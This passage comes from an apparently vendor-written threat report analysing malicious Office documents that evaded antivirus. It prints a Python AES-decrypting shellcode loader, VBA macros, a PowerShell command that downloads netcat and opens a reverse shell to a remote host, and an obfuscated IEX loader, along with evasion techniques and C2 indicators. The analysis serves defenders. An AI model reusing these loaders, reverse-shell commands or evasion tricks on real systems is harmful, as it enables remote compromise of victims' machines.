
Potential AV bypassing reason

1. Packers are commonly used to obfuscate code in order to bypass traditional signature-based detection. The use of multiple files packed with two different packers may be sufficient to bypass detection.

7. b1f43ca11dcf9e60f230b9d6d332c479 – Book2 - Copy.xls

Type: XLSX
Description: VBA + Python Shellcode loader
Attribution: None
Current detection: 0/54
First Submission: September 20, 2015
Last Submission: January 28, 2016
Time undetected in VT: At least 6 months

When opened, this Excel document appears to be blank but contains the VBA macro shown in Figure 18.



```
Set ws = Sheets("Sheet3")
Set oo = ws.OLEObjects("Object 1")
Set myWS = CreateObject("WScript.Shell")

   myWS.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3\1806", "0", "REG_DWORD"

   oo.Verb xlVerbPrimary

   myWS.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3\1806", "1", "REG_DWORD"
```


Figure 18: VBA Macro with OLE Object

The macro will instantiate an OLE Object and load it via the xlVerbPrimary verb. The embedded OLE object contains two files:

- python27.dll (md5 7e6dd0d7cb29103df4a592e364680075) - a legitimate file
- file.exe (md5 73f16dbf535042bc40e9c663fe01c720) - a binary created with py2exe[10]

Once file.exe is executed it launches a copy of the Windows calculator (calc.exe) as a decoy. However, behind the scenes it performs a Metasploit reverse TCP Connect to a CnC server.

The unpacked version of file.exe is obfuscated python that can be seen in Figure 19.



```
executable = 'calc.exe'

def someFunc():
    jlbneQTrHy = '{'
    gvlmesY = lambda c, e: c.decrypt(base64.b64decode(e)).rstrip(jlbneQTrHy)
    JdVWMB = AES.new('Y3Vw.BH&BmOA|po!&vOTUNt]B&8m2Bq,')
    VWLudWUjUGjMYk = gvlmesY(JdVWMB, 'lMeDPrPoOFU3ksZRkinUbDjdJsk0Hi0jI0QPVVj7Sl+GhkCtu8AzRaL6r9tFGrP9PWBxzUhN1NQcCUUZ4Nzs4qQqtJTrQv7+HSK7EV2Pc7Fn3Dm7hJerH8HwMmXI
G93LhJ/h0gWDtkEfzjr0IU/PARfakJFSyJ8Y222UoJZIhOm8H7MKuVlk50RGLouGvXsCRHkC/TEKvwl2OiJRw8AJNkLJIxnJRcj6H+yCz9I1Sek9cnRzDShHt6AH5UXI2wuWvf2fACxrmBeI+XvH1QTayZxD09z5CE
9L1shBdYO8YP8q4pqLkcaLfCKEmlYk24Y+liqN+VRuJXFr1KjS6o/r1wSCfCeLfFsLvRwIfybdro3JPXofr8rJ+g1eixMdw5PL3V5nDef4OTYZ5DoZbSIQ6NPz5Dv79CLBEnXQePVxxToamKQM5QNaEWiyY/G5PbGD
gf6E1hochMNaMtvgb0FHovXqHVEPlXf/pIkg0obF89bFy9TcUSGrQCN3PFXNRrKdfxqMVCtw7AsCh25dBEM1paB7/RruMg1ArJXgcZP+2rQ1IzEcz08vjsvGu2ZwZuknM32oD6qZzt1VHxN8Lz1ZcUic37ZlAxVFSe
jwLTkrLa+t2O4DbnactPYugX1196Wpy95yxOCmetlc8beSD6Dk6e1vFZQCrcW1QX+EPRsX6OAB+sHD8Jb8xGx8vFgvwBeQFX2079+M2mQu9z6uyhAHNzEx+9lFqLbZjQlgcs+jzJU1FwKmloXj3Khqo7sh6ICEYLBK
9ZbRcip3+N2sD2PU9QtWvM6yqAI3KumdNJDju53cbIMwk9DVFEmyQGTgytsP+TA8gFmxu+4oeUoJ06HCBI67WTaU8Gj/ybHX9wa7EcIZAyLg/bB0QGkQJRefZN/FJXN4h+Xkc228H2zdAxj470Hjrbm43XHafJ9Uek
qRrKaAoKj2Z/B9/zhm17EcgLE0NyiUlqSVzZl2wVxkjsXiiWsaY4PjlV5g63x9MaF+gszi6yT8IIgYO5Nv2kvEALzh5NDr072H1SnZiGOw6+a9FFFU8K6EWeTyziLDcB3iDXWRD/nPQZAC/oonDGS6IpmZN9XKor66
slc4UArYja2tJQaRiSuv6CTotDeeH7Ni3Q/Ir3OC6KmcnCA5lIrP5PRw5c1/q2RVvVbz1k8Fjtr/dRJb8+evWzpmXb+GHi0wCY2lg/1DCkZBc3NQN9DJcJCSiLzBLmArGl3tkz9eczKZW4zo0Btty1DYlgY2zupRV1
HFQf6xSCvn0HzTJS8uOxIvwFG6h/4DMACfcViLNnT+TbEgG5zicSKIg4mSO3juKRJoUPfg60CMAko47d85G+IZ+Qr1OkySn7G75C7c1i/fXasgHdiQpcd0mp/WRqEhFZHQ2OuaMgLTGncDUKkx54nw9HuQGSgdjjbP
i1+l5FvVaTadidoHb2X+I7oGEcSdLdWdm8eqedHEO796KgqNNbY5JYJtMO7MLIAkG3LBgtpvlXn48qrLC+Uj/JH4345zc97uZ7QAjC9M/bltxNIjqZnStiEAjAlOCaYgL+KbhntunqeYrbvpt+UcOi/hjZ59ueVSkr
zlhCk9dyHdtesQebCqy3y4w59HtxayC7PFN6Au0TjVq0pct2auXRAlxyO5+iMoS0bd9tamxKlUXmt6o6BLpVLJLOR1NfMIvdJMp6YiY8OlSJumMVQJ3Zsxthoieo0=')
    FjXfBfv = bytearray(VWLudWUjUGjMYk.decode('string_escape'))
    hckTehBg = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(FjXfBfv)), ctypes.c_int(12288), ctypes.c_int(64))
    LnIxTjoI = (ctypes.c_char * len(FjXfBfv)).from_buffer(FjXfBfv)
    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(hckTehBg), LnIxTjoI, ctypes.c_int(len(FjXfBfv)))
    EBcZskY = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_int(hckTehBg), ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctype
s.c_int(0)))
    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(EBcZskY), ctypes.c_int(-1))
```

Figure 19: Python Shellcode

The following steps describe the process in greater detail:

- File.exe spawns a copy of calc.exe.
- Base64-decode and AES-decrypt embedded shellcode.
- Via Python ctypes, the environment is set to run the shellcode loader in memory.
- The shellcode loader, which has been encoded with the Metasploit Shikata encoder, [11] is configured to connect to the host 31.168.144.18 on port 443.
- The malware sleeps for 60 seconds and starts again.

Potential AV bypassing reason

Multiple tricks to evade detection can be seen here:


1. The file extension of the document is .xls. However, the file is actually an Open XML Format file (.xlsx). This simple trick may bypass extension-based parsers.
2. The Embedded OLE object contains a legitimate binary (python27.dll) and a py2exe executable may appear to be a legitimate file.
3. The malicious python script is packed using py2exe.
4. The Embedded OLE object is extracted from a hidden Sheet3, so the VBA Macro may not appear malicious.
5. The shellcode is Base64 encoded and AES encrypted.

8. 95e89fd65a63e8442dcf06d4e768e8f1 - Doc1.docm

Type: DOCM
Description: VBA + PowerShell + Netcat as Backdoor
Attribution: None
Current detection: 0/53

First Submission: June 19, 2015
Last Submission: January 26, 2016
Time undetected in VT: At least 7 months


The word document comes with a simple message shown in Figure 20.



Hello friend, this is a perfectly safe document.


Figure 20: Message distractor

When the VBA macro is executed (see Figure 21), PowerShell code is loaded from the document's comments (see Figure 22):



```
Function Revshell() As Object
        Dim ps As String
        ps = ActiveDocument.BuiltInDocumentProperties("Comments").Value
        Dim ObjShell As Object
        Set ObjShell = CreateObject("WScript.Shell")
        ObjShell.Exec (ps)
        Application.DisplayAlerts = False
End Function
```

Figure 21: Loading malicious code



Title:

Subject:

Author: J


Category:

Keywords:

Comments: powershell -noP -nonI -Win hidden -c sc ftp.txt -val "open" -enc ascii; ac ftp.txt -val "192.168.52.129" -enc ascii; ac ftp.txt -val "test" -enc ascii; ac ftp.txt -val "test" -enc ascii; ac ftp.txt -val "bin" -enc ascii; ac ftp.txt -val

Figure 22: Code embedded in the document comments

The PowerShell script will act as a backdoor to allow remote access to the compromised machine. The script will download and execute netcat to listen on IP 192.168.52.129 and port 3724. Once a connection is received, a PowerShell shell will be sent (via –e powershell.exe option) to the client (PowerShell Reverse shell) as shown in Figure 23.



```
powershell -noP -nonI -Win hidden -c sc ftp.txt -val "open" -enc ascii; ac ftp.txt -val "192.168.52.129"
            -enc ascii; ac ftp.txt -val "test" -enc ascii; ac ftp.txt -val "test" -enc ascii; ac ftp.txt
            -val "bin" -enc ascii; ac ftp.txt -val "GET" -enc ascii; ac ftp.txt -val "nc.exe" -enc ascii;
             ac ftp.txt -val "nc.exe" -enc ascii; ac ftp.txt -val "bye" -enc ascii;
             ftp -s:ftp.txt; rm ftp.txt; ./nc.exe -e powershell.exe 192.168.52.129 3724
```

Figure 23: Malicious code content

It is interesting to note that attackers are moving from traditional command prompt shells (cmd.exe) to PowerShell shells (powershell.exe), which are actually more powerful. For example, PowerShell allows the use of WMI (Windows Management Instrumentation), something not readily accessible via the standard command prompt[12].

The script references a non-routable (RFC1918) IP address, so we suspect that the script was either a proof of concept or meant to be used during the lateral movement phase in a specific internal environment that uses this IP space.

Potential AV bypassing reason

1. Use of the .docm extension may evade extension-based parsers.


2. Embedding the PowerShell script in the document's comments and executing it from a VB macro adds another layer of complexity. While this is clearly a suspicious behavior, it is not properly identified by signature-based detection.

We identified several other examples of malware using VBA Macros with PowerShell to mainly run shellcode loaders that allow attackers to gain remote access to victims' machines. Another example is shown below; it has two VT detections, but serves as an example of a very common variant seen in the wild.

9. 8de1ebacb72f3b23a8235cc66a6b6f68 – Polnoe_raspisanie_igr.xlsm

Type: XLSM
Description: VBA Macro + PowerShell – Shellcode Loader
Attribution: None
Current detection: 2/54
First Submission: October 14, 2015
Last Submission: January 28, 2016
Time undetected: 3.5 months with two generic detections

When the Excel document is opened, a message is displayed in Russian. The user is even provided with a link to a legitimate article describing how to enable macros (see Figure 24).




Security Warning Macros have been disabled. Options...

Информация

Для корректной работы приложения, необходимо включить макросы.
Инструкция http://excelvba.ru/articles/EnableMacros/Excel

Figure 24: Excel file with legitimate link

When the VBA Macro runs, it executes a PowerShell script that Base64-decodes and decompresses a second-stage PowerShell Script that will be used as the shellcode loader in memory (see Figure 25).



```
exec = Command + " -NoP -NonI -W Hidden -Exec Bypass -Comm"
exec = exec + "and ""Invoke-Expression $(New-Object IO.StreamRea"
exec = exec + "der ($(New-Object IO.Compression.DeflateStream ("
exec = exec + "$(New-Object IO.MemoryStream (,$([Convert]::From"
exec = exec + "Base64String(\"" " & str & " \"" ))))), [IO.Compr"
exec = exec + "ession.CompressionMode]::Decompress)), [Text.Enc"
exec = exec + "oding]::ASCII)).ReadToEnd();"""

Shell exec, vbHide
```

Figure 25: PowerShell script being built on the fly via VB script

PowerShell uses the Invoke-Expression (or IEX) call to execute the decompressed string, similar to the eval() functionality from other programming languages.

The Shellcode in this case comes hardcoded in the second stage PowerShell script, loaded and executed from memory with the following syntax:

```
$z=$o::CreateThread(0,0,$x,0,0,0); Start-Sleep -Second 100000
```

Where $x contains the Shellcode loaded in memory that eventually will connect to the domain spl[.]noip[.]me. Based on DNSDB query, the domain **spl[.]noip[.]me** previously resolved to Russian IP 81.23.177.72.

Most of the VBA Macro + PowerShell scripts we identified were created with the macro_safe.py[13] and unicorn.py[14] scripts, often used for penetration testing.

Potential AV bypassing reason

1. The .xlsm extension may bypass extension-based parsers

2. Using the VBA Macro in the first stage to build the first PowerShell script via concatenation provides an easy way to bypass signature-based detection

3. The PowerShell scripts are Base64 encoded and compressed


10. cda305a6a6c6ace02597881b01a116e3 - CVE-2013-1331-doc.docx

Type: DOCX
Description: Office Downloader
Attribution: None
Current detection: 0/55
First Submission: January 12, 2015
Last Submission: January 16, 2016
Time undetected in VT: The whole year and counting!

In 2013, a stack-based buffer overflow triggered while parsing PNG images was exploited in the wild against MS Office 2003 and Office for Mac. CVE-2013-1331 was assigned to the vulnerability.

The malicious samples did not include the PNG directly embedded in the document; rather, the PNG file was loaded from the Internet by using the INCLUDEPICTURE option[15].

This new sample uses a different option from the new XML Format called "Relationships" in order to download a resource from the Internet, as seen at Figure 26.



```
<Relationship
              Id="rId10" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
              Target="http://www.bridginglinks.com/somebody/4688/space.gif.............................
              ...............................................................................
              ...................php?a=95146-555210c567278074917c1d11f25a6221"
              TargetMode="External"
/>
```

Figure 26: XML content loading the PNG image remotely

The same domain was used back in 2013, but now with a different download technique. Although the vulnerability has been patched by Microsoft, the aforementioned technique can be used to download any resource from the Internet.

Potential AV bypassing reason

1. Use of the XML 'Relationship' instead of the original INCLUDEPICTURE method to download resources from the Internet is a novel technique that may not be recognized.

2. Based on the code shown above, it is clear that the intention is not to download a .gif image but a .php resource. Signature-based engines should easily detect the unusual resource name with multiple dots.

Conclusion

Threat actors of all types continue to improve their techniques to compromise organizations and remain undetected within an environment. Our study identified a number of techniques that successfully bypassed many AV engines:

1. Alternate techniques to embed objects within Office documents that may not be recognized by AV engines.

2. The use of a multi-stage infection approach in order to look unsuspicious at each stage:

   a. A document downloading an image from the Internet that cannot be flagged as malicious at that stage
   b. A VBA Macro script loading malicious content from spreadsheet cells

3. Multiple techniques to load malicious content from Office documents:

   a. Embedded as ActiveX
   b. Embedded as OLE Binary
   c. Embedded in the document's comments
   d. Embedded in the spreadsheet cell

4. Standalone packed binaries containing malicious Python scripts.

5. Multi-layer Packing: RLPack + Custom UPX.

6. The combination of multiple scripting languages to allow the attackers to obfuscate malicious code, such as VBA Script building malicious PowerShell scripts.

In several cases we note that the attackers are reusing known exploits (such as CVE-2015-5119 or CVE-2013-1331), but changing the delivery method; or leveraging obfuscation, encoding, encryption, or multiple layers of packing to disguise their malicious scripts or backdoors.

For proper detection, it is essential to monitor an attack through its entire life cycle – not simply when a suspicious document or file first enters a network. This approach is necessary to detect and block multi-stage infection strategies. While initial events (such as the delivery of a macro-enabled spreadsheet) may appear innocuous, eventually a later stage of the attack will trigger detection.

It is much easier to stop an attack – including a multi-stage attack – when it first occurs, to include detecting known and unknown exploits (zero days), or even threats that require user interaction such as macros inside documents.

This detection approach is the core logic behind FireEye Multi-Vector Virtual Execution (MVX) technology.

APPENDIX

Indicators of Compromise - IOCs

Network Based:

4b3858c8b35e964a5eb0e291ff69ced6

POST /0000/a242550.asp
IP: 220.128.223.75
TCP Port: 8080

4e51143b01e99afc3bd908794d81d3cb

GET /bbs/file/machinery/machine_body.jpg
IP: cncauto.co.kr
PORT: 80

8de1ebacb72f3b23a8235cc66a6b6f68

IP: spl.noip.me
TCP Port: 80

b1f43ca11dcf9e60f230b9d6d332c479

IP: 31.168.144.18
TCP Port: 443

aedd5d8446cc12ddfdc426cca3ed8bf0

IP: 84.11.146.62
TCP Port: 13661

497eddab53c07f4be1dc4a8c169261a5

GET /ocagnt/gethooks.asp
IP: 94.70.155.253
TCP Port: 80
GET /ocagnt/enckeys
IP: 94.70.155.253
TCP Port: 80
GET /ocagnt/getstatus.asp
IP: 94.70.155.253
TCP Port: 80

dc15336e7e4579c9c04c6e4e1f11d3dd

IP: dennyhacker.no-ip.org
TCP Port: 81

Host-Based:

dc15336e7e4579c9c04c6e4e1f11d3dd

C:\Windows\System32\install\server.exe (copy of dropped binary)
d409dc7e1ca0c86cb71e090591f16146

